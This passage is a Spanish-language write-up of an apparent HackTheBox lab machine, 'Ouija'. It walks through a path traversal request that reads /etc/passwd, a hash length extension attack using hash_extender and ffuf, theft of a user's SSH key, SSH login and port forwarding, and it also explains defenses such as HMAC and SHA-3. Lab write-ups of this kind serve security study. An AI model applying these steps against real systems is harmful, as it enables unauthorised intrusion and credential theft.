98 app.get("/*", (q,r,n) => {r.json("200 not found , redirect to .");});
```

Además, la página web que contiene estos dos recursos, es vulnerable a **directory path traversal**, como puede verse en la siguiente imagen. El directory path traversal, también conocido como directory traversal o path traversal, es una vulnerabilidad de seguridad que permite a un atacante acceder a directorios y archivos que están fuera del directorio raíz de la aplicación web. Esto se logra manipulando las variables que hacen referencia a archivos y directorios en la entrada del usuario.



Cuando una aplicación web permite a los usuarios especificar archivos o directorios, un atacante puede intentar acceder a archivos sensibles utilizando secuencias de caracteres especiales como `../` (que significa “subir un nivel en el directorio”). Las consecuencias de un ataque de directory path traversal pueden ser graves, ya que el atacante puede acceder a archivos sensibles, como archivos de configuración del servidor, archivos de contraseñas, archivos de código fuente de la aplicación y archivos de registro:

Send Cancel < > |

Request	Response
Pretty Raw Hex 1 GET / HTTP/1.1 2 Host: ouija.htb 3 Content-Length:0 4 Content-Type: text/html 5 GET /editor.php?file=..;/editor.php HTTP/1.1 6 Host: dev.ouija.htb 7 8 9 GET / HTTP/1.1 10 11	Pretty Raw Hex Render <body> 456 457 <div> 458 <div class="container"> 459 <div> 460 <php 461 if(isset(\$_GET['file'])) { 462 echo \$_GET['file']; 463 } else { 464 echo "No file selected"; 465 } 466 467 ?> 468 </h3> 469 <textareaname="content" id="content" cols="30" rows="10"> 470 <php 471 if(isset(\$_GET['file'])) { 472 \$filename = \$_GET['file']; 473 \$url = "uploads/\$filename"; 474 echo file_get_contents(\$url); 475 } else { 476 echo "Choose a file in order to edit it."; 477 } 478 479 ?> 480 <textarea> 481 <button type="submit"> 482 Save 483 </button> 484 </div> 485 <div> 486 <copy> © 2023 ouija software 487 </div> 488 <textarea> 489 <button type="submit">

Teniendo en cuenta esta información, es posible leer el archivo /etc/passwd:


Send

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET / HTTP/1.1 2 Host: ouija.htb 3 Content-Type: application/x-www-form-urlencoded 4 Content-Length: 79 5 6 GET /editor.php?file=../../../../etc/passwd HTTP/1.1 7 Host: dev.ouija.htb 8 9 GET / HTTP/1.1 10 11	400 438 <body> 439 <h1> 440 <Text Editor> 441 </h1> 442 <div class="container"> 443 <h3>../../../../etc/passwd 444 <textare a name="content" id="content" cols="30" rows="10"> 445 root:x:0:0root:/root:/bin/bash 446 daemon:x:1:1daemon:/usr/sbin/nologin 447 sys:x:3:sys:/dev:/usr/sbin/nologin 448 sync:x:465534:sync:/bin:/bin/sync 449 games:x:56:60:games:/usr/games:/usr/sbin/nologin 450 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 451 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 452 mail:x:8:12:mail:/var/mail:/usr/sbin/nologin 453 news:x:9:news:/var/spool/news:/usr/sbin/nologin 454 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 455 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 456 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 457 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 458 list:x:38:38:List Manager:/var/list:/usr/sbin/nologin 459 irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin 460 gnats:x:41:41:gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 461 nobody:x:65534:65534:nobody:/none:/usr/sbin/nologin 462 _apt:x:100:65534:/none:/usr/sbin/nologin 463 </textare a> 464 <button type="submit"> 465 Save 466 </button> 467 </div> 468 </body> 469 </footer> 470 © 2023 ouija software 471 </footer> 472 </html>



Análisis del puerto 3000 (HTTP: Node.js)

El puerto 3000, comúnmente utilizado para aplicaciones de Node.js, albergaba un servicio web que solo mostraba una página muy simple en formato JSON.



Con el fin de descubrir directorios ocultos, utilicé Gobuster para listar los posibles directorios disponibles en este servidor.

La cabecera identification se obtiene al codificar en hexadecimal bot1:bot y en base64. Si después se realizara una petición por GET con curl con el ihash obtenido en el archivo init.sh se obtiene Insufficient privileges. La respuesta es la esperada ya que la cabecera de identificación no contiene ::admin;True.

```
[administrador@kali]-(~/Descargas/contents]
└$ echo -n "boti:bot" | xxd -p | base64
NjI2Zjc0MzEzYTYYNmY3NAo=

[administrador@kali]-(~/Descargas/contents]
└$ curl 'http://10.129.249.236:3000/users' -H "ihash: 4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1" -H "identification: NjI2Zjc0MzEzYTYYNmY3NAo="
"Insufficient Privileges"

[administrador@kali]-(~/Descargas/contents]
└$ 
```

Hash Length Extension Attack

El **ataque de extensión de longitud** es una vulnerabilidad que afecta a las funciones hash criptográficas basadas en la **construcción Merkle-Damgård**. Estas funciones, como MD5, SHA-1 y ciertas variantes de SHA-2, procesan datos en bloques de tamaño fijo y generan una cadena de salida de longitud fija. La esencia del ataque radica en el hecho de que el algoritmo de hash procesa el mensaje de manera iterativa, actualizando un estado interno en cada paso. Si se conoce el valor hash final del mensaje original, un atacante puede inferir el estado interno y continuar el proceso de hash, extendiendo el mensaje sin tener que conocer su contenido original.



Aunque algunas variantes de SHA-2, como SHA-512/224 y SHA-512/256, utilizan un valor de inicialización distinto y aplican diferentes técnicas de truncamiento, lo que las hace menos susceptibles, la vulnerabilidad subyacente persiste ya que su estructura fundamental sigue siendo de tipo Merkle-Damgård.

Funcionamiento Detallado del Ataque

1. **Procesamiento y Estado Interno:** Las funciones hash basadas en Merkle-Damgård dividen el mensaje en bloques y, para cada bloque, actualizan un estado interno mediante una función de compresión. Al finalizar el proceso, el estado interno se transforma en el valor hash final. Este estado interno encapsula toda la información procesada hasta ese momento.
2. **Reconstrucción del Estado y Cálculo de Padding:** El ataque se aprovecha de que el valor hash final puede considerarse equivalente al estado interno alcanzado tras procesar el mensaje original. Además, la función de hash incluye un mecanismo de “padding” (relleno) que depende únicamente de la longitud del mensaje. Conociendo la longitud original (o pudiendo adivinarla), el atacante puede calcular el padding correcto que habría sido añadido. Así, puede reconstruir el estado interno justo en el borde de la extensión del mensaje.
3. **Concatenación de Datos Adicionales:** Una vez reconstruido ese estado, el atacante añade nuevos datos al mensaje. Al “reanudar” el proceso de hash desde el estado intermedio conocido y procesar los datos adicionales, se obtiene un nuevo valor hash que resulta válido para el mensaje completo extendido (mensaje original + padding + datos adicionales). Este nuevo hash es indistinguible del obtenido si el proceso se hubiera realizado de manera legítima desde el principio.

Detalles Técnicos Críticos

- **Importancia del Padding:** Las funciones hash incluyen en el padding información sobre la longitud total del mensaje; esto es vital para evitar colisiones. Sin embargo, dado que el padding se calcula de forma estándar (con reglas fijas basadas en la longitud), el atacante puede replicar este proceso. Como ejemplo, en MD5 o SHA-1, se añade un bit '1' seguido de tantos ceros como sea necesario para completar el bloque, finalizando con la representación de la longitud del mensaje en bits.
- **Reanudación del Proceso de Hash:** La característica central que permite el ataque es la habilidad para retomar el procesamiento hash desde un estado intermedio conocido. Debido a la estructura iterativa, si se tiene el valor hash final de un mensaje original, ese valor se puede tratar como el estado interno a partir del cual se siguen procesando nuevos bloques. Esto es posible porque la función de compresión no “reinicia” su información, sino que la acumula.
- **Dependencia del Conocimiento de la Longitud:** Un requisito esencial es conocer (o estimar) la longitud del mensaje original. Sin esta información, la reconstrucción del padding adecuado—y por ende del estado válido—resultaría imposible, ya que la especificación del padding incluiría una longitud incorrecta.

Implicaciones de Seguridad

El ataque de extensión de longitud compromete la **integridad** y la **autenticidad** de los datos en escenarios donde se utilizan estos hashes para verificar la validez o integridad de un mensaje, especialmente cuando se emplean directamente como códigos de autenticación (MACs) sin la aplicación de una clave secreta adecuadamente integrada. Por ejemplo, en aplicaciones web donde el hash se utiliza para generar cookies o tokens, un atacante podría extender el mensaje y crear un código válido para datos modificados, eludiendo así las verificaciones de integridad. Esto podría llevar a consecuencias graves, como la escalada de privilegios o la falsificación de mensajes.



Medidas de Protección

Para protegerse contra los ataques de extensión de longitud, se pueden implementar las siguientes medidas:

1. Uso de HMAC (Código de Autenticación de Mensajes basado en Hash): HMAC combina la función hash con una clave secreta de forma que se calcula un hash doble y se integra la clave tanto en la etapa interna como externa del proceso. La fórmula básica es:

$$\text{HMAC}(\text{K, message}) = \text{H}((\text{K} \oplus \text{opad}) \parallel \text{H}((\text{K} \oplus \text{ipad}) \parallel \text{message}))$$

En este esquema, incluso si se conoce el hash resultante, la falta del conocimiento de la clave impide la extensión, ya que el atacante no podría calcular adecuadamente la fase interna de HMAC. Así, sustituyendo en el código métodos como generate_cookies por un mecanismo basado en HMAC (por ejemplo, HMAC-SHA256) se protege contra este tipo de ataque.

Por tanto, la función **generate_cookies** del código javascript anterior se podría modificar de esta forma:

```
1 const crypto = require('crypto');
2
3 function generate_cookies(identification) {
4     const hmac = crypto.createHmac('sha256', key);
5     hmac.update(identification);
6     return hmac.digest('hex');
7 }
```

2. **Uso de Funciones Hash No Basadas en Merkle-Damgård:** Funciones como SHA-3 (Keccak) se basan en la construcción de "esponja" (sponge construction), la cual es intrínsecamente resistente a ataques de extensión de longitud al no utilizar un estado interno que se pueda reanudar fácilmente.
3. **Hashing del Mensaje con la Clave:** En lugar de simplemente concatenar la clave secreta con el mensaje, se recomienda procesar conjuntamente el mensaje y la clave (por ejemplo, como en $\text{H}(\text{key} \parallel \text{message})$) de modo que cualquier extensión requiera el conocimiento tanto del mensaje original como de la clave. Esto evita que un atacante pueda "añadir" datos al mensaje sin que se afecte el valor hash, forzándolo a conocer la clave para generar una extensión válida.

Reflexión Final

El ataque de extensión de longitud es un buen ejemplo de cómo la elegancia en el diseño de funciones hash también puede introducir vulnerabilidades si no se emplean mecanismos adicionales de seguridad. Conocer estos detalles técnicos ayuda a los desarrolladores a elegir las primitivas adecuadas y a diseñar sistemas robustos, especialmente en contextos donde la integridad y autenticidad de los datos son críticos.

Si bien las funciones hash como MD5 y SHA-1 han quedado obsoletas para la mayoría de los usos críticos, es fundamental comprender que incluso algoritmos considerados "más fuertes" pueden heredar vulnerabilidades de la estructura subyacente, razón por la cual la adopción de HMAC, SHA-3 u otros mecanismos de seguridad es vital en la creación de protocolos y aplicaciones actuales.



La aplicación contenida en este servidor, por tanto, es vulnerable a este tipo de ataques. La herramienta hash_extender se utiliza habitualmente para automatizar este proceso. Pero antes de poder usar esta herramienta es necesario corregir algunos errores, ya que, la aplicación es algo antigua:

```
(administrador㉿kali)-[~/Descargas/contents/hash_extender-master]
$ make
[CC] buffer.o
[CC] formats.o
[CC] hash_extender.o
[CC] hash_extender_engine.o
hash_extender_engine.c:26:10: fatal error: openssl/md4.h: No existe el fichero o el directorio
26 | #include <openssl/md4.h>
   |
compilation terminated.
make: *** [Makefile:43: hash_extender_engine.o] Error 1
```

Para solucionar este problema, es necesario, en primer lugar, instalar la librería **libssl-dev**, la cual proporciona las bibliotecas necesarias para la criptografía y el manejo de SSL/TLS.

```
(root㉿kali)-[/home/administrador/Descargas/contents/hash_extender-master]
# apt-get install libssl-dev
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Paquetes sugeridos:
  libssl-doc
Se instalarán los siguientes paquetes NUEVOS:
  libssl-dev
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 15 no actualizados.
Se necesita descargar 2.701 kB de archivos.
Se utilizarán 14,7 MB de espacio de disco adicional después de esta operación.
Des:1 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 3.2.2-1 [2.701 kB]
Descargados 2.701 kB en 2 s (1.556 kB/s)
Seleccionando el paquete libssl-dev:amd64 previamente no seleccionado.
(Leyendo la base de datos ... 452741 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../libssl-dev_3.2.2-1_amd64.deb ...
Desempaquetando libssl-dev:amd64 (3.2.2-1) ...
Configurando libssl-dev:amd64 (3.2.2-1) ...
```

A pesar de esto, todavía se siguen produciendo errores debido a la opción de compilación **Werror=deprecated-declarations**. Esta opción trata las declaraciones obsoletas como errores, lo que impide la compilación. Para solucionar este problema, es necesario modificar el Makefile y añadir la flag **Wno-deprecated-declarations**. Esto permite que las declaraciones obsoletas se traten como advertencias en lugar de errores, permitiendo así la compilación exitosa.

```
(root㉿kali)-[/home/administrador/Descargas/contents/hash_extender-master]
# make
[CC] hash_extender_engine.o
hash_extender_engine.c: In function 'md4_hash':
hash_extender_engine.c:362:3: error: 'MD4_Init' is deprecated: Since OpenSSL 3.0 [-Werror=deprecated-declarations]
  362 |     MD4_Init(&c);
     |     ^
In file included from hash_extender_engine.c:26:
/usr/include/openssl/md4.h:50:27: note: declared here
  50 | OSSL_DEPRECATEDIN_3_0 int MD4_Init(MD4_CTX *c);
     |     ^
hash_extender_engine.c:367:7: error: 'MD4_Update' is deprecated: Since OpenSSL 3.0 [-Werror=deprecated-declarations]
  367 |     MD4_Update(&c, "A", 1);
     |     ^
/usr/include/openssl/md4.h:51:27: note: declared here
  51 | OSSL_DEPRECATEDIN_3_0 int MD4_Update(MD4_CTX *c, const void *data, size_t len);
     |     ^
hash_extender_engine.c:375:3: error: 'MD4_Update' is deprecated: Since OpenSSL 3.0 [-Werror=deprecated-declarations]
  375 |     MD4_Update(&c, data, length);
     |     ^
/usr/include/openssl/md4.h:51:27: note: declared here
  51 | OSSL_DEPRECATEDIN_3_0 int MD4_Update(MD4_CTX *c, const void *data, size_t len);
     |     ^
hash_extender_engine.c:376:3: error: 'MD4_Final' is deprecated: Since OpenSSL 3.0 [-Werror=deprecated-declarations]
  376 |     MD4_Final(buffer, &c);
     |     ^
```



Este es el resultado final:

```
(root@kali)-[~/home/administrador/Descargas/contents/hash_extender]
└─# cat Makefile
# Checks if /usr/include/openssl/whirlpool.h exists, and set a define if it
# doesn't.
INCLUDE_OPENSSL      := /usr/include/openssl
INCLUDE_WHIRLPOOL    := whirlpool.h
ifeq ($(shell ls $(INCLUDE_OPENSSL)/$(INCLUDE_WHIRLPOOL) 2>/dev/null), $(INCLUDE_OPENSSL)/$(INCLUDE_WHIRLPOOL))
WHIRLPOOL           := -DDISABLE_WHIRLPOOL
endif

# Capture the operating system name for use by the preprocessor.
OS                  := $(shell uname | tr '/[[[:lower:]]]' '_[[[:upper:]]]')

# These are the specifications of the toolchain
CC                  := gcc
CFLAGS              := -std=c89 -g -O5 -Wall -Werror -Wno-deprecated -Wno-deprecated-declarations
LDFLAGS              := -lssl -lcrypto
CPPFLAGS             := -D_DEFAULT_SOURCE -D$(OS) $(WHIRLPOOL)
ifeq ($(OS),Darwin)
    LDFLAGS        := -lssl -lcrypto -L/usr/local/opt/openssl/lib/
else
    LDFLAGS        := -lssl -lcrypto
endif
```

Finalmente, sólo queda utilizar la aplicación para conseguir una firma válida, sin embargo, no conozco la longitud del mensaje original. Este es el comando utilizado:

- **-data 'bot1:bot'**: Especifica los datos originales que fueron hashados.
- **--secret 2**: Indica la longitud del secreto (en bytes) que se usó en el hash original.
- **--append '::admin:True'**: Especifica los datos que deseas añadir al final de los datos originales.
- **--signature 4b22a0418847a51650623a458acc1bba5c01f6521ea6135872b9f15b56b988c1**: Este es el hash original (firma) que se generó a partir de los datos originales y el secreto.
- **--format sha256**: Indica que el formato del hash es SHA-256.

La firma original es esencial porque representa el estado interno del algoritmo de hash después de procesar los datos originales y el secreto. Sin esta firma, la herramienta hash_extender no podría calcular cómo se vería el hash si se añadieran los datos adicionales. En otras palabras, la firma original proporciona la base sobre la cual se puede calcular el nuevo hash.

El programa produce una nueva firma porque se han añadido datos adicionales a los datos originales. Aquí es donde entra en juego el ataque de extensión de longitud. La herramienta hash_extender toma el hash original y simula el estado interno del algoritmo de hash. Luego, añade los datos adicionales a los datos originales, aplicando el padding necesario para asegurar que los datos tengan la longitud adecuada. Utilizando el estado interno del hash original y los datos adicionales, la herramienta calcula un nuevo hash.

Además del nuevo hash, la herramienta también produce una nueva cadena de datos que incluye los datos originales y los datos adicionales en un formato específico. Esta cadena representa los datos originales (bot1:bot), el padding necesario y los datos adicionales (::admin:True).

Para obtener la **nueva cadena (new string)** en un ataque de extensión de longitud, se siguen varios pasos técnicos que permiten añadir datos adicionales a una cadena original sin conocer el secreto utilizado en el hash original. Este proceso se puede desglosar de la siguiente manera:

1. **En primer lugar**, se toma la cadena de datos original, que en este caso es bot1:bot. Esta cadena se convierte a su representación hexadecimal, resultando en 626f74313a626f74. A continuación, se añade el padding necesario para que la longitud de los datos sea adecuada para el algoritmo de hash SHA-256. Este padding incluye un bit 1 seguido de suficientes bits 0 para que la longitud total sea congruente con 448 bits (mod 512), y finalmente se añade la longitud original de los datos en bits.
2. **Después de aplicar el padding**, se añaden los datos adicionales, que en este caso son ::admin:True. Estos datos adicionales también se convierten a su representación hexadecimal, resultando en 3a3a61646d696e3a54727565.
3. **Finalmente**, la nueva cadena se obtiene concatenando los datos originales en hexadecimal, el padding y los datos adicionales en hexadecimal.



Este proceso permite que la herramienta hash_extender utilice la firma original y el estado interno del algoritmo de hash para calcular un nuevo hash después de añadir los datos adicionales, sin necesidad de conocer el secreto original.

Como era de esperar, los datos obtenidos con hash_extender producen un token incorrecto.

La cabecera de identificación puede ser obtenida realizando un ataque de fuerza bruta con ffuf. Para ello, es necesario obtener valores válidos de un tamaño entre 1 y 32.



Después, es necesario codificar los datos obtenidos en base64:

Las cabeceras obtenidas con BurpSuite son necesarias para que ffuf sea capaz de realizar el ataque de fuerza bruta. Para ello, guardé las cabeceras en un archivo con extensión .req.

```
Abrir hash_extender.req /home/administrador/Descargas/contents Guardar ... X
1 GET /users HTTP/1.1
2 Host: ouija.htb:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"1f-gkMvCr/dSzNf3gkm1TCd5Te+lps"
11 ihash: 14be2f4a24f876a07a5570cc2567e1b8671b15e0e005ed92f10089533c1830c0b
12 identification: FUZZ
13
```

Finalmente, la herramienta ffuf permite obtener la cadena que permitiría realizar con éxito el ataque de hash length extension loader.



La información aportada por ffuf me permitió extraer información sensible del sistema objetivo. En primer lugar, pude leer el archivo /etc/passwd, donde encontré un usuario válido, leila.

Sabiendo que existe dicho usuario, intenté obtener con éxito su clave id_rsa. Ahora es posible acceder a la máquina víctima usando la clave obtenida.

Escalada de privilegios

Después de obtener la clave `id_rsa` del usuario `leila`, inicié sesión mediante el protocolo SSH en la máquina objetivo, donde conseguí la flag de usuario.

```
[administrator@Kali]:~/Descargas/contents]
$ ssh -i id_rsa leila leila@10.129.249.236
The authenticity of host '10.129.249.236 (10.129.249.236)' can't be established.
ED25519 key fingerprint is SHA256:/t8xNw7X+LNMsluQWnQvxNMWuh8S5GGf0k6W5j/4sc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint]): yes
Warning: Permanently added '10.129.249.236' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Tue Aug  6 08:53:07 PM UTC 2024

System load:          0.0
Usage of /:           82.7% of 5.07GB
Memory usage:         44%
Swap usage:           0%
Processes:            411
Users logged in:     0
IPv4 address for br-714711f03e01: 172.18.0.1
IPv4 address for docker0:   172.17.0.1
IPv4 address for eth0:    10.129.249.236
IPv6 address for eth0:   dead:beef::250:56ff:fe94:f19

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Mar 27 13:29:55 2024 from 10.10.14.23
[leila@ouija: ~]$ id
```



Como no encontré ninguna vía potencial para escalar privilegios, listé los puertos que utiliza esta máquina y encontré uno particularmente interesante, el puerto 9999, que se ejecutaba en localhost.

```
leila@ouija:~$ netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp     0      0 127.0.0.1:9999            0.0.0.0:*           LISTEN     -
tcp     0      0 127.0.0.1:8080            0.0.0.0:*           LISTEN     -
tcp     0      0 127.0.0.1:34393           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:3002           0.0.0.0:*           LISTEN     -
tcp     0      0 127.0.0.53:53             0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6009           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6008           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6011           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6010           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6013           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6012           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6015           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6014           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6001           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6000           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6003           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6002           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6005           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6004           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6007           0.0.0.0:*           LISTEN     -
tcp     0      0 172.17.0.1:6006           0.0.0.0:*           LISTEN     -
tcp     0      0 0.0.0.0:22              0.0.0.0:*           LISTEN     -
tcp6    0      0 ::1:3000              ::*:                LISTEN     846/js
tcp6    0      0 ::1:22               ::*:                LISTEN     -
udp     0      0 127.0.0.53:53             0.0.0.0:*           LISTEN     -
udp     0      0 0.0.0.0:68              0.0.0.0:*           LISTEN     -
leila@ouija:~$
```

Al realizar una petición por GET usando curl, observé que había una página web escuchando por ese puerto.


```
leila@ouija:~$ curl -sX GET http://127.0.0.1:9999 -I
HTTP/1.1 200 OK
Host: 127.0.0.1:9999
Date: Tue, 06 Aug 2024 22:39:04 GMT
Connection: close
X-Powered-By: PHP/8.2.12
Content-type: text/html; charset=UTF-8
leila@ouija:~$
```

Con el fin de acceder a esa página web, es necesario realizar una técnica conocida como port forwarding. Esta técnica permite redirigir el tráfico de red de un puerto en una máquina local a otro puerto en una máquina remota. En este caso, utilicé SSH para crear un túnel seguro que redirigiera el tráfico del puerto 9999 en la máquina objetivo al puerto 9999 en mi máquina local. Esto se puede lograr con el siguiente comando:

```
[administrador@kali:~/Descargas/contents]
$ ssh -i id_rsa_leila -L 9999:localhost:9999 -N -f leila@ouija.htb
The authenticity of host 'ouija.htb (10.129.250.2)' can't be established.
ED25519 key fingerprint is SHA256:/qRxNW7X+LWMsUuQWhqvxNMWuh855GGfoK6w5]/4sc.
This host key is known by the following other names/addresses:
  ~./ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ouija.htb' (ED25519) to the list of known hosts.
```



De esta manera, al acceder a `http://localhost:9999` en mi navegador, pude visualizar la página web que estaba escuchando en el puerto 9999 de la máquina objetivo.



La página web descubierta es sencilla y no proporciona información adicional que pudiera ser de utilidad para escalar privilegios. Por tanto, decidí buscar en el sistema de archivos de la máquina objetivo información adicional. La aplicación web es un servicio que utiliza PHP y el usuario que lo ejecuta es el usuario root. Siendo así, el siguiente paso es atacar dicho servicio con el fin de intentar escalar privilegios.

```
leila@ouija:/etc$ grep -R 9999 >/dev/null
systemd/system/start_.php.service:ExecStart=/usr/bin/php -S 127.0.0.1:9999
systemd/system/multi-user.target.wants/start_.php.service:ExecStart=/usr/bin/php -S 127.0.0.1:9999
adduser.conf:LAST_UID=59999
adduser.conf:LAST_GID=59999
login.defs:PASS_MAX_DAYS      9999
login.defs:# The values must be inside the 1000-9999999 range.
leila@ouija:/etc$ cat systemd/system/start_.php.service
[Unit]
Description=VERTICA

[Service]
User=root
WorkingDirectory=/development/server-management_system_id_0
ExecStart=/usr/bin/php -S 127.0.0.1:9999
Restart=always

[Install]
WantedBy=multi-user.target
```

Como se ha podido observar en la imagen anterior, el directorio de trabajo de la aplicación web es `/development/server-management_system_id_0`, así que, accedí a ese directorio donde encontré el código fuente de la página web.

```
leila@ouija:/etc$ cd /development/server-management_system_id_0
leila@ouija:/development/server-management_system_id_0$ ls -la
total 36
drwxr-xr-x 5 root root 4096 Jun 25 2023 .
drwxr-xr-x 7 root root 4096 Jun 24 2023 ..
drwxr-xr-x 2 root root 4096 Jun 20 2023 core
drwxr-xr-x 2 root root 4096 Jun 24 2023 .debug
drwxr-xr-x 2 root root 4096 Jun 20 2023 img
-rw-r--r-- 1 root root 3084 Jun 25 2023 index.php
-rw-r--r-- 1 root root 395 Jun 20 2023 main.js
-rw-r--r-- 1 root root 40 Jun 20 2023 README.md
-rw-r--r-- 1 root root 1386 Jun 20 2023 style.css
leila@ouija:/development/server-management_system_id_0$ php -v
PHP 8.2.12 (cli) (built: Oct 26 2023 17:33:49) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.2.12, Copyright (c) Zend Technologies
    with Zend OPcache v8.2.12, Copyright (c), by Zend Technologies
leila@ouija:/development/server-management_system_id_0$
```



El código PHP que puede verse a continuación utiliza la función say_lverifier. El lenguaje de programación PHP no tiene esta función por defecto, por lo que es muy probable que sea una librería personalizada.

El código PHP encontrado en el directorio de trabajo de la aplicación web realiza una verificación de credenciales de usuario. En primer lugar, el script comprueba si las variables username y password están definidas en la solicitud POST. Si ambas variables están presentes, el código procede a utilizar la función **say_lverifier** para verificar las credenciales proporcionadas. Es importante destacar que PHP no incluye la función say_lverifier por defecto, lo que sugiere que se trata de una librería personalizada desarrollada específicamente para esta aplicación.

Si la función say_lverifier confirma que las credenciales son válidas, el script inicia una sesión y establece varias variables de sesión. La variable `$_SESSION['username']` almacena el nombre de usuario, mientras que `$_SESSION['IS_USER_']` indica que el usuario ha iniciado sesión correctamente. Además, se genera un hash MD5 del nombre de usuario y la contraseña, que se almacena en la variable `$_SESSION['__HASH__']`. Tras establecer estas variables de sesión, el usuario es redirigido a la página /core/index.php.

En caso de que las credenciales no sean válidas, el script muestra un mensaje de alerta indicando “invalid credentials”. Este análisis sugiere que la función say_lverifier desempeña un papel esencial en el proceso de autenticación. Por lo tanto, investigar más sobre esta función y su implementación podría proporcionar una vía para escalar privilegios en la máquina objetivo.

```
<?php
    if(isset($_POST['username']) && isset($_POST['password'])) {
        // echo ". $_POST['username']. > /tmp/LOG";
        if(say_lverifier($_POST['username'], $_POST['password'])){
            session_start();
            $_SESSION['username'] = $_POST['username'];
            $_SESSION['IS_USER_'] = "yes";
            $_SESSION['__HASH__'] = md5($_POST['username'] . ":" . $_POST['password']);
